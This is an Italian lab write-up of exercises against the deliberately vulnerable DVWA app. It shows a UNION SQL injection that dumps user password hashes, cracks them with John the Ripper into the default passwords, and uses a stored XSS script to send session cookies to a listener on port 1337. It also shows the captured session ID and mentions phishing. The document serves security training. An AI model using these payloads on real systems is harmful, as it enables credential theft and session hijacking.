

S6L5

Gli obiettivi di oggi riguardano attacchi di tipo XSS ed SQL Injection (SQUI)

Traccia per giungere agli obiettivi:

-Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

SQLi

SQLi, o SQL Injection, è una tecnica di attacco informatico, non etico, che sfrutta le vulnerabilità di sicurezza presenti nelle applicazioni web.

In sostanza, SQLi consente a un attaccante di inserire, ed anche, di manipolare comandi SQL all'interno di un'applicazione web.

I comandi SQL vengono mandati all'interno delle richieste di input di un'applicazione web, al fine di eseguire operazioni non autorizzate sul database sottostante. Le operazioni possono influire negativamente sulla privacy degli utenti.

In breve:

La vulnerabilità di SQLi si verifica quando un'applicazione web non valida o filtra in modo inadeguato gli input dell'utente che vengono dunque incorporati all'interno del codice stesso.

Ciò può consentire agli attaccanti di eseguire comandi SQL non autorizzati o di recuperare informazioni sensibili dal database.

Prevenzione:

Per prevenire SQL Injection, le applicazioni web devono implementare pratiche di sicurezza, come l'uso di istruzioni parametrizzate o la validazione accurata degli input dell'utente.

I programmatori dovrebbero evitare di concatenare direttamente gli input dell'utente nelle query SQL e invece utilizzare metodi sicuri forniti dalle librerie di sviluppo per interagire con il database.

Dato un Database ci viene richiesto di sfruttare le vulnerabilità di SQL Injection.

Utilizziamo Dvwa per eseguire i nostri test e di conseguenza settiamo il livello di sicurezza su Low.

Ci spostiamo all'interno della textbox presente sulla schermata dedicata ad SQLi.

La textbox è progettata per contenere l'Id utente ma noi la useremo come punto debole per effettuare il nostro attacco.

Eseguiamo dunque il seguente codice:

```
' union SELECT group_concat(user),group_concat(password)FROM users-- -
```

Il codice chiede al server di restituire gli user presenti sul database e di stampare a schermo anche le relative password, come da Figura 1



Figura 1

Le password ci vengono restituite in Hash.

Se fossimo arrivati fin qui e se le password non fossero state convertite in Hash, avremmo già ottenuto i dati che cercavamo, cioè gli ID degli utenti e le relative password.

Hash aiuta a contrastare le debolezze dovute a password corte con basso livello di sicurezza, oltre a nascondere le reali password altrimenti in chiaro. Possiamo dunque capire come Hash sia un metodo di sicurezza nei casi di violazione del database.

Vediamo da vicino i dati restituiti:

ID: ' union SELECT group_concat(user),group_concat(password)FROM users-- -

First name: admin,gordonb,1337,pablo,smithy

Surname:

5f4dcc3b5aa765d61d8327deb882cf99,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,0d107d09f5bbe40cade3de5c71e9e9b7,5f4dcc3b5aa765d61d8327deb882cf99

Come già detto le password trovate sono passate sotto il processo matematico di Hashing, ma il target è ottenere le password in chiaro.

Prima di procedere scriviamo ordinatamente i risultati dall'iniezione di codice malevolo ottenuti all'interno di un file di testo che chiameremo per utilità hash.txt

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Utilizziamo John the Ripper per recuperare le password in chiaro:


John the Ripper è un popolare programma di cracking delle password per testare la robustezza delle password nel contesto della sicurezza informatica.

È un software open-source e può essere utilizzato per eseguire attacchi di forza bruta o attacchi di dizionario per tentare di violare le password crittografate.

Come da Figura 2, abbiamo dato al nostro software il percorso in cui trovare il dizionario che utilizzeremo.

Il dizionario è facilmente reperibile scaricando la seclists, cioè un insieme di dizionari utili a questo tipo di attacchi.

Utilizziamo un dizionario chiamato rockyou.txt, presente all'interno della seclists di Linux



```
kali@kali: ~/Desktop
^[[ACrash recovery file is locked: /home/kali/.john/john.rec

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3]
)
No password hashes left to crack (see FAQ)

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt

Warning: invalid UTF-8 seen reading /home/kali/Desktop/rockyou.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 52 left

(kali@kali)-[~/Desktop]
$
```

Figura 2

In Figura 2 sono presenti i seguenti dati resi chiari dal comando Show

Otteniamo dunque i nomi utenti e le relative password:

admin:password

gordonb:abc123

1337:charley

pablo:letmein

smithy:password

In conclusione, l'implementazione di controlli adeguati per prevenire attacchi SQL injection è di vitale importanza per garantire la sicurezza delle applicazioni e dei sistemi. Gli attacchi SQL injection rappresentano una minaccia significativa, consentendo agli aggressori di manipolare e compromettere i dati nel database, con potenziali conseguenze gravi per la riservatezza, l'integrità e la disponibilità delle informazioni.

L'utilizzo di parametrizzazione nelle query SQL, la validazione dei dati di input e l'adozione di pratiche sicure nella gestione delle query costituiscono misure fondamentali per ridurre il rischio di attacchi SQL injection.

La consapevolezza e la formazione degli sviluppatori, insieme a una regolare revisione del codice e all'adozione di framework sicuri, contribuiscono ulteriormente a rafforzare la difesa contro questa tipologia di attacchi.

In un panorama di continua evoluzione delle minacce informatiche, investire nella sicurezza delle applicazioni e nell'adozione di pratiche di lavoro corrette per prevenire gli attacchi SQL injection.

Così facendo non solo si proteggono i dati sensibili degli utenti, ma si contribuisce anche a preservare la reputazione dell'organizzazione e a garantire la fiducia del pubblico.

La sicurezza informatica richiede un approccio proattivo e continuo, e la prevenzione degli attacchi SQL injection è un elemento cruciale di questa strategia globale di difesa.

XSS

-Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Inizialmente provo ad inserire una stringa malevola ma il codice non permette di superare i 50 caratteri. Ricaviamo questa informazione ispezionando i caratteri sulla textbox presente su questa pagina di DVWA dedicata agli attacchi XSS Stored.

Per eseguire il nostro attacco XSS alteriamo i parametri che non consentono di superare i 50 caratteri e scriviamo un codice che ci permetta di mandare i dati di cookie riguardanti l'id direttamente su un server creato appositamente




Figura 3

Questo è il codice utilizzato:




Figura 4

```
<script>window.location='http://127.0.0.1:1337/?cookie='  
+document.cookie</script>
```

Tramite l'ispezione dell'elemento riusciamo a cambiare il numero di caratteri possibili da inserire, ovviamente solitamente questo tipo di processo non porta ad alcun risultato in quanto ricaricando la pagina le informazioni verranno ricaricate di conseguenza, si tornerà così ai nostri 50 caratteri fissi.

Questo tipo di attacco consente invece di salvare il codice malevolo direttamente sulla risorsa web in questione.

In questo caso l'utente accedendo alla risorsa web incomberà impotente all'interno della trappola malevola.

Modifichiamo dunque il massimo numero di caratteri inseribili dall'utente, portandolo così da 50 a 250 caratteri massimo, come in Figura 5.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml"> <scroll>  
  <head> </head>  
  <body class="home"> <overflow>  
    <div id="container">  
      <div id="header"> </div>  
      <div id="main_menu"> </div>  
      <div id="main_body">  
        <div class="body_padded">  
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>  
          <div class="vulnerable_code_area">  
            <form method="post" name="guestform" onsubmit="return validate_form(this)"> <event>  
              <table width="550" cellspacing="1" cellpadding="2" border="0">  
                <tbody>  
                  <tr> </tr>  
                  <tr>  
                    <td width="100">Message *</td>  
                    <td>  
                      <textarea name="mtxMessage" cols="50" rows="3" maxlength="250"></textarea>  
                    </td>  
                  </tr>  
                </tbody>  
              </table>  
            </div>  
          </div>  
        </div>  
      </div>  
    </body>  
</html>
```

Figura 5

Come già riportato già in Figura 3 ed in Figura 4 questo è il codice utilizzato:

```
<script>window.location='http://127.0.0.1:1337/?cookie='  
+document.cookie</script>
```

Per rendere utilizzabile questo codice bisogna, prima di eseguirlo, creare un server aperto su una porta dedicata a questa comunicazione. La porta che abbiamo scelto è la porta 1337, scriviamo dunque sul terminale:

```
python -m http.server 1337
```





Figura 6

Adesso il nostro Server è avviato ed il codice è pronto all'esecuzione. Una volta eseguito il codice il server cattura subito i cookie che abbiamo chiesto tramite il codice, otteniamo cioè l'ID di sessione.



```
(kali㉿kali)-[~]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [12/Jan/2024 16:31:16] "GET /?cookie=security=low;%20PHPSESSID=822a1cb9cee759f10e9cbb71e6a86fc4 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 16:31:17] code 404, message File not found
127.0.0.1 - - [12/Jan/2024 16:31:17] "GET /favicon.ico HTTP/1.1" 404 -
-----
Exception occurred during processing of request from ('127.0.0.1', 50306)
Traceback (most recent call last):
  File "/usr/lib/python3.11/http/server.py", line 730, in send_head
    f = open(path, 'rb')
        ^^^^^^^^^^^^^^^^^
FileNotFoundError: [Errno 2] No such file or directory: '/home/kali/favicon.ico'

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3.11/socketserver.py", line 691, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.11/http/server.py", line 1310, in finish_request
    self.RequestHandlerClass(request, client_address, self,
  File "/usr/lib/python3.11/http/server.py", line 671, in __init__
```

Figura 7

Come possiamo notare dalla Figura 7, alla riga 3, l'ID di sessione catturato è: 822a1cb9cee759f10e9cbb71e6a86fc4

Quando eseguiamo il codice ci troviamo di fronte ai dati presenti sul nostro PC, dunque momentaneamente la soluzione non è ottimale al fine dell'attacco, ma lo è a scopo dimostrativo.

Se volessimo realmente eseguire questo tipo di attacco potremmo optare per la visualizzazione di un sito che punti a rubare ulteriori dati tramite phishing.

Momentaneamente una volta eseguito il codice quello che vedremo sarà simile a ciò che viene visualizzato in Figura 8




Figura 8

Ovviamente essendo un attacco di tipo XSS Stored il codice verrà salvato una volta eseguito per la prima volta dall'attaccante malintenzionato.

In questo modo ogni utente che entrerà sul servizio web sarà inconsapevolmente vittima vulnerabile di questo tipo di attacco. Tutto ciò al contrario dell'attacco XSS Reflected, in quel caso ogni volta che l'Hacker ha intenzione di rubare dati tramite questa vulnerabilità, dovrà necessariamente "uscire allo scoperto" inviando direttamente un link alla vittima che contiene il link del servizio web utilizzato ma modificato in modo da eseguire dei comandi.

Di seguito eseguiamo una prova video della sessione dedicata ad XSS Stored che viene ricaricata al fine di dimostrare che il codice viene salvato all'interno del servizio web:

<https://github.com/Genesi96/videos6l5>

Vanta_Black

